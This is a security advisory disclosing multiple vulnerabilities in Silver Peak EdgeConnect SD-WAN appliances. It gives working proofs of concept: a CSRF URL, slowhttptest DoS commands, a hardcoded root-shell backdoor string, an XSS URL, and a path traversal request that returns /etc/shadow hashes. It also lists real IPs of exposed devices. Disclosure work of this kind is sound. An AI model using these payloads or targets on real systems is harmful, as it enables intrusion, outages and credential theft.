Silver Peak EdgeConnect < 8.1.7.x. multiple vulnerabilities

Silver Peak SD-WAN solutions enable distributed enterprises to build a better WAN, securely connecting users to applications without compromising application performance.

https://www.silver-peak.com/sd-wan

Version: 8.1.4.9_65644
Kernel: Linux silverpeak-094976 2.6.38.6-rc1 #1 VXOA 8.1.4.9_65644 SMP

Fixed in Silver Peak version 8.1.6.x - 8.1.7.x

Credits

SD WAN New Hop team

https://github.com/sdnewhop/sdwannewhope

- Sergey Gordeychick
- Denis Kolegov
- Maxim Gorbunov
- Nikolay Tkachenko
- Nikita Oleksov
- Oleg Broslavsky
- Antony Nikolaev

Brute-Force Password Attack

There is no any protection against brute-force attacks in the authentication form of SilverPeak.

Version Leakage

EdgeConnect devices send its version in URL.

Examples based on Shodan query (more here http://www.scada.sl/2018/08/sd-wan-updates.html)

- https:// <GatewayIP>/**8.1.12.32844**/webclient/php/login.html

- https://<GatewayIP>/**8.1.4.9_65644**/php/user_login.php

REST API CSRF

CSRF protection of the application based on checking Content-Type header value. If and only if Content-Type value equals to application/json then request is handled by application.
This attack allows remote attackers to perform critical actions like set BGP parameters, change web configuration, add users, etc. on behalf ot the administrator.
It's possible to bypass this CSRF protection using Flash.

The following PoC is based on SWF-based JSON CSRF exploitation technique and using this tool. In this PoC the POST request with JSON payload will be created by swf file and then it will be redirected using php file to the REST API endpoint.
As the result the value of the banner on the Login page will be set to **111** and the value of the SSH banner will be set to **test**.

POC:

```
http://<Gateway-IP>/test.swf?jsonData={"issue":"111","motd":"test"}&php_url=http://<Gateway-IP>/test.php&endpoint=https://<GatewayIP>/8.1.4.9_65644/rest/json/banners
```

Slow HTTP DoS Attacks on Web Interface

Web interface is vulnerable to all known Slow HTTP DoS attacks.
To reproduce the issue install slowhttptest utility and run it by the following way for each attack.

Slowloris Attack PoC

```
slowhttptest -u "https://<GatewayIP>/" -c 8000 -l 400 -r 4000 -i 15 -x 400
```

Slow Post Attack PoC

```
slowhttptest -u "https://<GatewayIP>/" -B -c 8000 -l 400 -r 4000 -i 15 -x 400
```

Slow Read Attack PoC

```
slowhttptest -u "https://<GatewayIP>/8.1.4.9_65644/js/3rdparty/lodash.min.js" -X -c 5000 -r 4000 -l 400 -k 5 -n 10 -w 10 -y 300 -z 1
```

In all cases the Web Interface will be unavailable. It is sufficient to have one workstation to perform this kind of DoS attack.

Information Leakage via Node REST

An unauthenticated user can send a request containing incorrect JSON to REST API and get stack trace errors.

Request:

```
POST /8.1.4.9_65644/rest/json/banners HTTP/1.1
Host: <GatewayIP>
Content-Type: application/json
Content-Length: 3

=
```


Response:

```
<h2><em>400</em> SyntaxError: Unexpected token =</h2>
      <ul id="stacktrace"><li> &nbsp; &nbsp;at Object.parse (native)</li><li>
&nbsp; &nbsp;at parse (/usr/lib/node/body-
parser/lib/types/json.js:88:17)</li><li> &nbsp; &nbsp;at /usr/lib/node/body-
parser/lib/read.js:116:18</li><li> &nbsp; &nbsp;at invokeCallback
(/usr/lib/node/body-parser/node_modules/raw-body/index.js:262:16)</li><li>
&nbsp; &nbsp;at done (/usr/lib/node/body-parser/node_modules/raw-
body/index.js:251:7)</li><li> &nbsp; &nbsp;at IncomingMessage.onEnd
(/usr/lib/node/body-parser/node_modules/raw-body/index.js:307:7)</li><li>
&nbsp; &nbsp;at emitNone (events.js:67:13)</li><li> &nbsp; &nbsp;at
IncomingMessage.emit (events.js:166:7)</li><li> &nbsp; &nbsp;at endReadableNT
(_stream_readable.js:921:12
```

Default SNMP Community

SNMP service is run on 0.0.0.0 interface by default.
The box uses default community strings "public" for rocommunity and rapcommunity:

```
# cat /etc/snmpd.conf
##
## This file was AUTOMATICALLY GENERATED.  DO NOT MODIFY.
## Any changes will be lost.
##
## Generated by md_snmp at 2018/03/01 12:07:51.007
##
syscontact dfd
syslocation dfdf
sysservices 76
rocommunity public
trapcommunity public
engineID 000000000000
```



TOTAL RESULTS

80

TOP COUNTRIES

France	20
United States	10
Italy	9
India	9
United Kingdom	7

TOP SERVICES

672	65
SNMP	8

202.62.82.115
cus115.cityonlines.com
CityOnline Services
Added on 2018-03-08 04:37:16 GMT
India, Bangalore
Details

```
Silver Peak Systems, Inc. ECXS
Linux ba2-silverpeak 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 SMP Thu Jan 18 1
```

202.159.186.132
202-159-186-132.dyn.iinet.net.au
iiNet Limited
Added on 2018-03-08 00:56:34 GMT
Australia, Wollstonecraft
Details

```
Silver Peak Systems, Inc. ECXS
Linux silverpeak-glennies-creek-dam 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 S
```

194.177.46.157
Waycom International SASU
Added on 2018-03-07 23:27:54 GMT
France, Le Plessis-robinson
Details

```
Silver Peak Systems, Inc. ECXS
Linux sai-silverpeak 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 SMP Thu Jan 18 1
```

194.177.46.221
Waycom International SASU

```
Silver Peak Systems, Inc. ECXS
```

Figure 1 Silverpeak appliances with default SNMP settings

Administrative CLI backdoor

Described in "Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities" report on ExploitDB page.
Reproduced on a EdgeConnect version 8.1.4.9_65644.
An administrative user with access to the enable menu of the login subshell may enter a hardcoded string to obtain a bash shell on the operating system.
PoC:

```
silverpeak > en
silverpeak # _spsshell
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```


The spsadmin and admin accounts have root privileges. The system cli and web service works under root accounts which can be used for privilege escalation.

Reflected XSS via Download Backup Files functionality of Backup/Restore

PoC:

```
https://<GatewayIP>/8.1.4.9_65644/rest/json/configdb/download/%3c%68%74%6d%6c
%3e%3c%73%76%67%2f%6f%6e%6c%6f%61%64%3d%61%6c%65%72%74%28%31%29%3e%3c%2f%68%7
4%6d%6c%3e
```

As the result js executes in browser.



https:// /8.1.4.9_65644/rest/json/configdb/download/<html><svg%2fonload%3dalert(1)><%2fht

/config/db/

Figure 2 XSS in Download

Path Traversal via Backup/Restore

It's possible to read any file which is can be read by *admin* user because of leakage of any checks or restrictions of filenames via Download Backup Logs functionality. Please note that /etc/shadow file was obtained because evaluated (root) privileges of the REST API service.

```
GET
/8.1.4.9_65644/rest/json/configdb/download/..%2f..%2f..%2f..%2f..%2fetc%2fsha
dow HTTP/1.1
Host: <GatewayIP>
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://<GatewayIP>/8.1.4.9_65644/php/backup_restore.php
Cookie:
vxoaSessionID=s%3AktzaEYQJ068uT2oYpeyShz8lkXOaJcaT.Jue1wP4elN74bf2X7J1uMs9qlW
IOIB68O1gv1%2BgwpbU
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Server response:

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Cache-Control: no-cache, no-store
Content-Disposition: attachment; filename="shadow"
Accept-Ranges: bytes
```

```
Last-Modified: Mon, 05 Mar 2018 10:48:51 GMT
ETag: W/"2f2-161f5c73e38"
Content-Type: application/octet-stream
Content-Length: 754
Date: Mon, 05 Mar 2018 11:53:07 GMT
Connection: close

admin:$1$ZU.AqK9o$y0bfkJAMeko1MOZBwVm2f0:10000:0:99999:7:::
aaa:$1$ix2XpN5X$Yb8ZM.UTuTguwkcC.tCW20:10000:0:99999:7:::
apache:*:10000:0:99999:7:::
monitor:$1$DeNuOufO$mkX7hwVeyxwMg9R6Cwy4q.:10000:0:99999:7:::
nobody:*:10000:0:99999:7:::
ntp:*:10000:0:99999:7:::
pcap:*:10000:0:99999:7:::
qqq:$1$O9TfKrge$KtDYhuAY9JzrEjL.D6jiF1:10000:0:99999:7:::
qqq2:$1$unI2BJ4V$2Hv3fBhVus1oMkfHEg3U71:10000:0:99999:7:::
root:*:10000:0:99999:7:::
spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::
sshd:*:10000:0:99999:7:::
statsd:*:10000:0:99999:7:::
test:$1$UBsLR5Ni$.GTY05pJwea37Zlacv55L1:10000:0:99999:7:::
test2:$1$ax.KmMrc$1YGx2QR8arlTVdJ19XZMz0:10000:0:99999:7:::
test3:$1$aZKmBu55$hDn6IVxRNiXcXhG/jArPe1:10000:0:99999:7:::
vsftpd:*:10000:0:99999:7:::
```